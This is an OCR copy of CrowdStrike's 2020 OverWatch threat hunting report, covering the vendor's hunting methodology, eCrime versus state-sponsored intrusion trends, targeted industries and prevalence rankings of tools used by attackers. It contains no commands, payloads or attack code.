CROWDSTRIKE

NOWHERE TO HIDE

2020 THREAT HUNTING REPORT

INSIGHTS FROM THE CROWDSTRIKE OVERWATCH TEAM

TABLE OF CONTENTS

INTRODUCTION


Falcon OverWatchTM is the CrowdStrike® managed threat hunting service built on the CrowdStrike Falcon® platform. OverWatch provides deep and continuous human analysis on a 24/7 basis to relentlessly hunt for anomalous or novel attacker tradecraft designed to evade other detection techniques.

OverWatch comprises an elite team of cross-disciplinary specialists that harness the massive power of the CrowdStrike Threat Graph®, enriched with CrowdStrike threat intelligence, to continuously hunt, investigate and advise on sophisticated threat activity in customer environments. Armed with cloud-scale telemetry of over 3 trillion endpoint events collected per week, and detailed tradecraft on 140 adversary groups, OverWatch has the unparalleled ability to see and stop the most sophisticated threats, leaving adversaries with nowhere to hide .

This report provides a summary of OverWatch's threat hunting findings from the first half of 2020. It reviews intrusion trends during that time frame, provides insights into the current landscape of adversary tactics and delivers highlights of notable intrusions OverWatch identified. The report's findings relate to the targeted and interactive intrusions that OverWatch tracks and are not necessarily representative of the full spectrum of attacks that are stopped by the Falcon platform.

OVERWATCH SEARCH HUNTING METHODOLOGY

OverWatch threat hunting exists with the express purpose of finding threats that technology on its own cannot. For the first time, this report is pulling back the curtain to reveal the methodology that sits behind the human-driven search engine that is Falcon OverWatch. Working around the clock, the OverWatch team employs the "SEARCH" hunting methodology to detect threats at scale. Using SEARCH, OverWatch threat hunters methodically sift through a world of unknown unknowns to find the faintest traces of malicious activity and deliver actionable analysis to CrowdStrike customers in near real time. The OverWatch SEARCH methodology shines a light into the darkest corners of customers' environments — leaving adversaries with nowhere to hide.



SENSE

CrowdStrike's rich telemetry creates the foundation for OverWatch threat hunting. Over 3 trillion events per week, comprising hundreds of event types from millions of endpoints, are collected and catalogued by the Falcon platform to provide comprehensive visibility into activity across the CrowdStrike install base.

ENRICH

CrowdStrike's proprietary Threat Graph contextualizes events and reveals relationships between data points in real time. Threat hunters add a further dimension to the data by drawing on up-to-the-minute threat intelligence about the tradecraft of more than 140 adversary groups, as well as their intimate working knowledge of the tactics, techniques and procedures (TTPs) in use in the wild. All of this is underpinned by OverWatch's proprietary tools and processes, which ensure every hunt is optimized for maximum efficiency.

ANALYZE

OverWatch analysts use complex statistical methods to identify anomalous activity. This is supported by a deep understanding of adversary behaviors and motivations, enabling the team to form hypotheses about where adversaries may strike. The breadth and depth of experience on the OverWatch team is world-class, with representation from every corner of public and private industry. Further, the team is continuously building its knowledge base, going toe-to-toe with adversaries on the front line, 24/7/365.

RECONSTRUCT

In order to take action against an adversary, it is critical to understand the full nature of the threat. In just minutes, OverWatch analysts reconstruct threat activity, transforming it from a collection of data points into a clear story. This information empowers organizations to not only remediate but also plug the gaps in their environment.

COMMUNICATE

Time is of the essence in preventing an intrusion from becoming a breach. OverWatch operates as a native component of the Falcon platform. Through Falcon, OverWatch delivers clear, accurate and actionable information on potentially malicious activity in near real time, enabling organizations to respond quickly and decisively, without friction.

HONE

With each new threat, OverWatch extracts new insights to drive continuous improvements in automatws skills and process to always stay a step ahead of the adversary.


Through the use of the SEARCH methodology, OverWatch was able to help organizations prevent more than 41,000 potential breaches in the first half of 2020.

INTRUSION CAMPAIGN SUMMARY

INTRUSION CAMPAIGN NUMBERS


In the first half of 2020, there was a sharp rise in interactive cyber activity tracked by OverWatch.

Figure 1: Increase in the number of potential intrusions identified by OverWatch in 2020



In the six months from January to June, OverWatch observed more hands-on-keyboard intrusions than were seen throughout all of 2019. This increase appears to be driven predominantly by the continued acceleration of eCrime activity. However, the rapid adoption of remote work practices and the accelerated setup of new infrastructure by many companies — driven by the COVID-19 pandemic — also contributed to an ever-increasing attack surface for motivated adversaries. Additionally, the pandemic created opportunities for adversaries to exploit public fear through the use of COVID-19-themed social engineering strategies.

Figure 2: Distribution of intrusion threat types observed by OverWatch from Q1 2019 through Q2 2020



ADVERSARY THREAT TYPES


In 2020, eCrime continues to dominate the intrusions uncovered by OverWatch threat hunters. The increase in sophisticated eCrime activity relative to state-sponsored activity is a trend that OverWatch has seen accelerate over the last three years[2]. Last year's OverWatch mid-year report revealed that for the first time, the frequency of eCrime activity surpassed state-sponsored activity.

In the first half of 2020, eCrime activity well and truly outpaced state-sponsored activity, making up 82% of interactive intrusions observed by OverWatch. Put another way, for each state-sponsored campaign uncovered by an OverWatch analyst, the team sees approximately four eCrime intrusions. A likely explanation is that eCrime actors continue to achieve enormous success with "big game hunting" (BGH) campaigns, and the availability of commodity malware through ransomware-as-a-service (RaaS) models has contributed to a proliferation of activity from a wider array of eCrime actors[3].

2 These numbers represent cases where attribution has been possible. OverWatch partners with the CrowdStrike Intelligence team to analyze adversaries performing intrusion activity. Attribution to a high degree of confidence is not always immediately possible, resulting in several OverWatch intrusion cases remaining officially unattributed and therefore excluded from this reporting.

3 eCrime actors' use of commodity malware and the continued growth of big game hunting are further explained and detailed in the 2020 CrowdStrike Global Threat Report, available at https://www.crowdstrike.com/resources/reports/2020-crowdstrike-global-threat-report/

Figure 3: Relative prevalence of state-sponsored and eCrime intrusions in interactive activity tracked by OverWatch, first half of 2020 compared to 2019



CAMPAIGNS BY VERTICAL

As noted, there has been a significant increase in interactive intrusion activity in 2020. Figure 4 shows the top 10 most frequently impacted industry verticals in the first half of 2020, as observed by OverWatch.

Some trends from OverWatch's recent reporting have held firm; in particular, the technology, telecommunications and financial industries have remained among the most frequently targeted sectors. In contrast, the manufacturing industry has experienced a dramatic increase in interactive intrusion activity compared to past years. From January to June 2020, manufacturing was the second most frequently targeted industry vertical. In comparison, it was not in the top 10 in 2019.


IN FOCUS: MANUFACTURING

The escalation of activity in the manufacturing sector has occurred in terms of both the quantity and sophistication of the intrusions. Among the intrusions uncovered this year, OverWatch has observed a state-sponsored actor employing novel techniques to deploy tooling within a victim environment. Threat hunters have also uncovered examples of eCrime actors adapting and evolving their TTPs to maximize impact.

A feature of the manufacturing threat landscape is that it is among only a handful of industries that OverWatch routinely sees targeted by both state-sponsored and eCrime adversaries.The often-critical nature of manufacturing operations and the valuable data that many manufacturing businesses hold make the industry an enticing target for adversary groups seeking to extract value and further their strategic objectives.

For a deep dive into observations in the manufacturing industry in 2020, see this OverWatch blog on the subject: https://www.crowdstrike.com/blog/adversaries-targeting-the-manufacturing-industry/.

Figure 4: Top 10 most frequently impacted industry verticals in the first half of 2020



INTRUSIONS BY REGION (TOP 10 VERTICALS)

As noted, there has been a significant increase in interactive intrusion activity in 2020. Figure 4 shows the top 10 most frequently impacted industry verticals in the first half of 2020, as observed by OverWatch.

Figure 5 provides a snapshot of the geographical spread of interactive intrusion activity in the top 10 most frequently impacted industry verticals. Evidence of hands-on intrusion in every region around the world serves to demonstrate that cyberattacks are not a problem for just one country or just one industry. The motivations and incentives for cyber adversaries are as diverse as the organizations they attack.


Figure 5: Geographical distribution of intrusions in the top 10 most frequently impacted industry verticals, January-June 2020

Vertical	**APAC** Asia Pacific	**EMEA** Europe, Middle East and Africa	**North America**	**South and Central America**
Technology	■	■	■	■
Manufacturing	■	■	■	
Telecommunications	■	■	■	
Financial	■	■	■	■
Healthcare	■	■	■	■
Academic			■	
Professional Services	■	■	■	■
Government	■	■	■	
Food & Beverage	■		■	
Engineering	■	■	■	

INTERACTIVE ATTACKS AT PANDEMIC PROPORTIONS

In addition to the overall spike in interactive intrusion activity, OverWatch has seen some interesting fluctuations in the frequency of activity in some industry verticals. While the sample size makes it difficult to draw any absolute conclusions about the cause of these fluctuations, there are certainly some notable changes. Figure 6 shows the industries that have seen the biggest variation in frequency of interactive activity, relative to 2019.

Figure 6: Industry verticals that have experienced the most significant change in intrusion frequency in 2019 and the first half of 2020



The changes observed in the frequency with which these industries fell victim to intrusion activity in the first half of 2020 could indicate that adversaries have adjusted their targets in response to the rapidly shifting economic conditions driven by the COVID-19 pandemic. The healthcare, manufacturing, and food and beverage industries all saw spikes in interactive intrusion activity. It is reasonable to surmise that these industries in particular have experienced a more complex operating environment during the pandemic due to supply chain disruptions and dramatic changes in demand. On both counts this may have contributed to a perception that these sectors may be more inclined to pay a ransom to prevent further disruption. There are also a range of reasons why state-sponsored adversaries may see these sectors as valuable targets. International trade tensions, increased competition for essential goods, and efforts by some firms to decrease their reliance on offshore suppliers could all have contributed to increased foreign interest in the operations of firms in these sectors.

It is also interesting to look at the sectors that experienced a decline in interactive intrusion activity — among them aviation, retail and hospitality. These are among the industries that were hit hardest by widespread "stay-at-home" directives. The slowdown in these sectors may have contributed to them being seen as less attractive targets, particularly for financially motivated adversaries.

IN FOCUS: HEALTHCARE

In recent months, the world has witnessed the global COVID-19 pandemic place unprecedented pressure on global healthcare systems. Concurrently, the pandemic has been the catalyst for a paradigm shift in the way organizations operate, with many businesses scrambling to stand up a remote workforce. This has created a perfect storm for adversaries to launch attacks against an overstretched healthcare industry.

Of the interactive healthcare intrusions observed in the first half of 2020 where attribution was possible, around 75% were attributed to eCrime, despite some criminal actors having committed publicly to not attacking the healthcare industry. The remaining intrusions have been attributed to state-sponsored actors and may have been driven in part by the global race to find a cure for the COVID-19 virus.

For a deep dive into observations in the healthcare industry in 2020, see this OverWatch blog on the subject: https://www.crowdstrike.com/blog/how-threat-hunting-uncovers-covid-19-healthcare-attacks.

VERTICALS TO WATCH

With the effects of the global health and economic crisis far from over, it remains to be seen how the cybersecurity landscape will adjust to this new normal. In addition to the changes described, OverWatch has observed early indications of an uptick in activity in the agricultural industry, which may indicate that adversaries are responding to the second-order effects of the pandemic, including heightened trade tensions and food security concerns. What is clear is that where there is opportunity, cyber adversaries are ready to strike. With the surge in interactive intrusion activity seen in 2020, it is more important than ever that businesses across all industry sectors assume a strong security posture.

ADVERSARIES BY VERTICAL

Adversary Group Naming Convention

Adversary	Nation-state or Category
CHOLLIMA	Democratic People's Republic of Korea (DPRK, North Korea)
KITTEN	Iran
PANDA	People's Republic of China
SPIDER	eCrime


OverWatch mapping of adversary activity by industry vertical serves to reinforce how prolific eCrime (aka SPIDER) activity has been in the first half of 2020. The representation of SPIDER adversaries across verticals widened significantly compared to past years. The 2019 mid-year report documented hands-on-keyboard SPIDER campaigns across 13 industries. In the first half of 2020, OverWatch has already observed such SPIDER campaigns in 27 distinct industries — more than double this time last year.

The data also reveals the scope of state-sponsored activity over the past six months. The agriculture, healthcare, media, technology and telecommunications industries were all the targets of state-sponsored campaigns originating from more than one country. A particular standout from the data relates to the telecommunications industry, which continues to be a popular target for state-sponsored adversaries. OverWatch observed six distinct known PANDA actors conducting campaigns against telecommunications companies in the first half of 2020.

The heat map in Figure 7 shows which adversary groups were active in particular industry verticals. The darker color represents a higher number of known actors within that country grouping being active within a particular vertical. The heat mapping is not indicative of the total number of intrusions within a vertical, as multiple intrusions by the same adversary group are only represented once. It is also important to note that attribution to a high degree of confidence is not always possible, and this heat map does not reflect unattributed activity.

HEAT MAP OF INTRUSIONS BY VERTICAL AND ADVERSARY GROUP

Figure 7: Prevalence of threat actor groups by industry vertical, January-June 2020



INTRUSION TACTICS AND TECHNIQUES

ADVERSARY TOOLS USED IN INTERACTIVE INTRUSIONS

The use of native host tools to conduct an intrusion — also known as "living off the land" — is a popular choice for hands-on-keyboard adversaries attempting to avoid detection[4]. By using legitimate tools already installed on the victim host, malicious activity can be hidden in plain sight. This underscores the importance of human-driven, managed threat hunting, which sifts out the malicious from the innocuous to rapidly identify these sorts of stealthy intrusions.

OverWatch closely tracks adversary use of non-native administrative tools — that is, otherwise legitimate administration tools not already native to the host operating system. Figure 8 depicts those most commonly seen in the first half of 2020, listed in order of prevalence.

Figure 8. Non-native tools commonly seen in the first half of 2020

Legitimate Non-Native Tools Used by Interactive Adversaries (in Order of Prevalence), January–June 2020	
1	Process Hacker
2	ProcDump
3	Advanced IP Scanner
4	TeamViewer
5	Advanced Port Scanner
6	IObit Unlocker
7	PowerTool
8	PC Hunter
9	GMER
10	AnyDesk


4 For example, see https://www.crowdstrike.com/blog/going-beyond-malware-the-rise-of-living-off-the-land-attacks/.

The most common penetration-testing tools observed by OverWatch during the first six months of 2020 are listed in Figure 9. Tools typically associated with penetration testing remain popular with interactive adversaries. They are easy to acquire, powerful and so ubiquitous that their use does not easily lead to identifying the perpetrator. As a result, OverWatch expects them to remain a popular choice in adversaries' arsenals.

Figure 9. Pen-testing tools commonly seen in the first half of 2020

Pen-Testing Tools Used in Interactive Intrusions(in Order of Prevalence), January–June 2020	
1	Mimikatz
2	Cobalt Strike
3	PowerShell Empire
4	PowerSploit
5	Meterpreter
6	LaZagne
7	SharpHound
8	Powerkatz
9	PowerCat
10	Rubeus

Figure 10 shows the most common ransomware observed by OverWatch in interactive eCrime attacks during the first half of 2020.



TACTICS AND TECHNIQUES OBSERVED IN INTERACTIVE INTRUSIONS

